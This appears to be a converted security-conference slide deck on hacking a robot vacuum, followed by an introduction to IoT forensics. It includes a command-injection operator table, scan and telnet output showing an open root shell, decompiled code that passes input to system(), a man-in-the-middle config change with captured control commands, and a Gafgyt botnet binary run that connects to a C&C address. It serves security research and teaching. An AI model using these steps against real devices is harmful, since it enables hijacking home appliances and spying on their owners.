


# IoT Hacking – Robotic Vacuum

## Attack Scenario

Command Injection Black Box Test

Command	How to use	Role
>	Command1 > Command2	Make
>>	Command1 >> Command2	Attach
	Command1   Command2	Pipe
	Command1    Command2	OR
&	Command1 & Command2	Background
&&	Command1 && Command2	AND
\$\$	Command1 \$\$ Command2	True / False
\$( )	\$(Command2)	Escape
``	`Command2`	Escape
:	Command1:Command2	Exec



# IoT Hacking – Robotic Vacuum

## Get root privileges

```
jsh@siftworkstation /home
jsh@siftworkstation /home$ arp -a |grep 30:
? (192.168.32.57) at 30:a9:de:07:a2:46 [ether] on eth0
? (192.168.32.17) at 24:05:0f:30:ad:8f [ether] on eth0
jsh@siftworkstation /home$ nmap 192.168.32.57

Starting Nmap 6.40 ( http://nmap.org ) at 2016-11-20 07:18 KST
Nmap scan report for 192.168.32.57
Host is up (0.020s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
4002/tcp  open  mlchat-proxy
4005/tcp  open  pxc-pin
4444/tcp  open  krb524
9000/tcp  open  cslistener
```

Open Telnet service

```
jsh@siftworkstation /home$ telnet 192.168.32.57 4444
Trying 192.168.32.57...
Connected to 192.168.32.57.
Escape character is '^]'.

Welcome to Embedded Linux Environment

sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b# whoami
root
sh-2.05b#
```

Get root !!



# IoT Hacking – Robotic Vacuum

## Check to process & service after got root privileges

- Check binary each process
- Check main binary(rpmain.axf)
- Check to how control?

```
1 192.168.32.237:4444 x +
279 root      1500 SW< udevd --daemon
405 root      SW [ubi_bgt0d]
409 root      SW [ubifs_bgt0_0]
413 root      SW [ubi_bgt1d]
416 root      SW [ubifs_bgt1_0]
463 root      SW [RtmpTimerTask]
464 root      SW [RtmpMlmeTask]
465 root      SW [RtmpCmdQTask]
466 root      SW [RtmpWscTask]
2112 root     SW /bin/sh /usr/rscript/ConnectAP.sh RK_HIT ra0 rt5370s
2780 root     SW telnetd -l /bin/sh -p 4444
508 root     137596 SW rpmain.axf /vision /usr/rcfg/config_client.xml /usr/r
510 root     173480 SW /broker /vision /usr/rcfg/config_client.xml /usr/r
511 root     SW [irq/34-nx-uart]
520 root     153980 SW /collector /vision /usr/rcfg/config_client.xml /usr/r
521 root     153984 SW /time /vision /usr/rcfg/config_client.xml /usr/r
522 root     146184 SW /App /vision /usr/rcfg/config_client.xml /usr/r
525 root     146308 SW /Motion /vision /usr/rcfg/config_client.xml /usr/r
526 root     149004 SW /Navi /vision /usr/rcfg/config_client.xml /usr/r
527 root     149252 SW /Planner /vision /usr/rcfg/config_client.xml /usr/r
528 root     145788 SW /Input /vision /usr/rcfg/config_client.xml /usr/r
529 root     147496 SW /Camera /vision /usr/rcfg/config_client.xml /usr/r
536 root     SW [irq/2-nx-vip0]
538 root     180052 SW /SLAM /vision /usr/rcfg/config_client.xml /usr/r
539 root     163924 SW /Playback /vision /usr/rcfg/config_client.xml /usr/r
546 root     2100 SW /bin/sh /etc/login.sh
547 root     146060 SW /Event /vision /usr/rcfg/config_client.xml /usr/r
548 root     146312 SW /BlackBox /vision /usr/rcfg/config_client.xml /usr/r
549 root     237836 SW /SmartCont /vision /usr/rcfg/config_client.xml /usr/r
550 root     153984 SW /SmartData /vision /usr/rcfg/config_client.xml /usr/r
558 root     166284 SW /Media /vision /usr/rcfg/config_client.xml /usr/r
566 root     163776 SW /Playback /vision /usr/rcfg/config_client.xml /usr/r
569 root     SW [irq/54-nx-vip1]
570 root     2784 SW /sbin/getty -L 115200 ttyS0 vt100
6764 root     2236 SW /bin/sh
7324 root     2028 SW dropbear
7425 root     2100 SW dropbear
7449 root     2176 SW -sh
8059 root     SW [flush-ubifs_1_0]
8106 root     2236 SW /bin/sh
8208 root     2648 SW sleep 3
8210 root     2784 RW ps -ef
sh-2.05b#
```

# IoT Hacking – Robotic Vacuum

## Analysis to rmain.axf

```
    }  
    memset(&s, 0, 0x100u);  
    sprintf(&s, "/usr/rscript/setBPInformation.sh W"%sW" W"%sW" %s %s", v2, &dest, &v28, &v29);  
    if ( debug_level <= 3 )  
    {  
        printf("AStateSmartControl::setAPForRegister - final data %s\n", &s);  
        AService::Print((AService *) "AStateSmartControl::setAPForRegister - final data %s\n", &s);  
    }  
    system(&s);  
    if ( debug_level <= 0 )  
    {
```

➤ Binary Patch

➤ Exploit Proof Of Code

➤ Searching additional vulnerability

# IoT Hacking – Robotic Vacuum


## Services list of connected to extra network(Internet)

```
sh-2.05b# ./netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp      0      0 0.0.0.0:4002            0.0.0.0:*               LISTEN      548/SmartCont
tcp      0      0 0.0.0.0:4005            0.0.0.0:*               LISTEN      549/SmartData
tcp      0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN      506/broker
tcp      0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      496/telnetd
tcp      0      0 192.168.0.11:4444       192.168.0.15:48304     ESTABLISHED 496/telnetd
tcp      0      0 192.168.0.11:39667      192.168.0.15:47878     ESTABLISHED 548/SmartCont
tcp      0      0 192.168.0.11:39822      192.168.0.15:47800     ESTABLISHED 556/Media
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State       I-Node  PID/Program name  Path
unix  2      [ ACC ]  STREAM    LISTENING   537     534/Playback      /tmp/alsa-dmix-534-1481541783-409677
unix  2      [ ]    DGRAM                    39      279/udev          @/org/kernel/udev/udev
```


➤ SmartControl, Media

# IoT Hacking – Robotic Vacuum

## How remote control to robotic vacuum




Control using App on smart phone




# IoT Hacking – Robotic Vacuum

## Application



## Device



# IoT Hacking – Robotic Vacuum

## Man In The Middle Attack

```
<parameter name="SERVER_URL" value="Kic.*****.com" />  
<parameter name="SERVER_PORT" value="47878" />  
<parameter name="MediaRelayAddress" value="Media.*****.com" />  
<parameter name="MediaRelayPortnum" value="47800" />
```

➤ Modify XML Config File



Robot Vacuum



Hacker



Fake Server & Client



Kic.\*\*\*\*\*.com:47878  
Media.\*\*\*\*\*.com:47800

OpenSSL Fake Server / Fake Client




# IoT Hacking – Robotic Vacuum

## Man In The Middle Attack

```
Value": "LEFT"))
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105133","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105267","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105267","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105271","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105271","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105545","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105545","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105976","Cmd":"Control","CmdOpt":"Set",
Value":"RIGHT"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105976","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106112","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106112","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106113","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106113","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106545","Cmd":"Control","CmdOpt":"Set",
Value":"RETURN"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106545","ReturnCode":"0000"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718078256","ReturnCode":"0000","Format":"B
64","Data":"[Base64 encoded data]"))
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718107603","Cmd":"Control","CmdOpt":"Set",
Value":"FORWARD"}}
{"Header":{"a-type":"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718107603","ReturnCode":"0000"}}
```


Decrypt encrypted packet using Fake Server/Client



Remote control and motion capture

# IoT Hacking – Robotic Vacuum


## Install RAT and remote control using C&C



```
sh-2.05b# /tmp/gafgyt
sh-2.05b# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:4002             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:4005             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:9000             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:22               0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:4444             0.0.0.0:*               LISTEN
tcp      0      0 192.168.32.237:4444      192.168.32.212:21597    ESTABLISHED
tcp      0      0 192.168.32.237:4444      192.168.32.61:58834     ESTABLISHED
tcp      0      0 192.168.32.237:4444      192.168.32.8:57818      ESTABLISHED
tcp      0      0 192.168.32.237:37134     52.39.163.139:166       ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State       I-Node Path
unix  2      [ ACC ] STREAM    LISTENING   548   /tmp/alsa-dmix-539-1479679667-401454
unix  2      [ ]       DGRAM                    39    @/org/kernel/udev/udev
```

# IoT Hacking – Robotic Vacuum

## Remote control and privacy spill



# IoT Forensic



# Introduce.



Name : Soohyun - JIN

Age : 25

I'm not only a researcher in hacking and security academy called 'Best of the Best(a.k.a BoB)', but also leader of digital forensic researching group in South Korea.

These days, I researching exploit technique and forensic technique for home electric appliances.

I also served at the Air Force CERT, and now I am a student at a university.

# IoT Devices Forensic Research

- i . Need for IoT forensics
- ii . File system analysis
- iii . IoT forensic procedures / schemes
- iv . Scenario-based IoT forensics



# About IoT Forensic



## ■ In case of a security incident

- Causal relationship to IoT Device
- Necessity of Forensic Investigation

## ■ IoT Forensics

- Procedures and methods for identifying and certifying specific actions for IoT Device
- An incident response perspective

## ■ IoT device

- Perform digital forensics considering IoT device characteristics

# About IoT Forensic

## IoT Forensics & Computer Forensics



IoT Devices





H/W (Main Board... )



Not HDD → Flash Memory

# About IoT Forensic

## Used OS of IoT Rank



UBI  
Squash  
JFFS2  
Yaffs  
.  
.


### Capabilities

A summary of the tools contained in TSK can be found on the [TSK Tool Overview](#) page. Currently, TSK supports the following file systems:

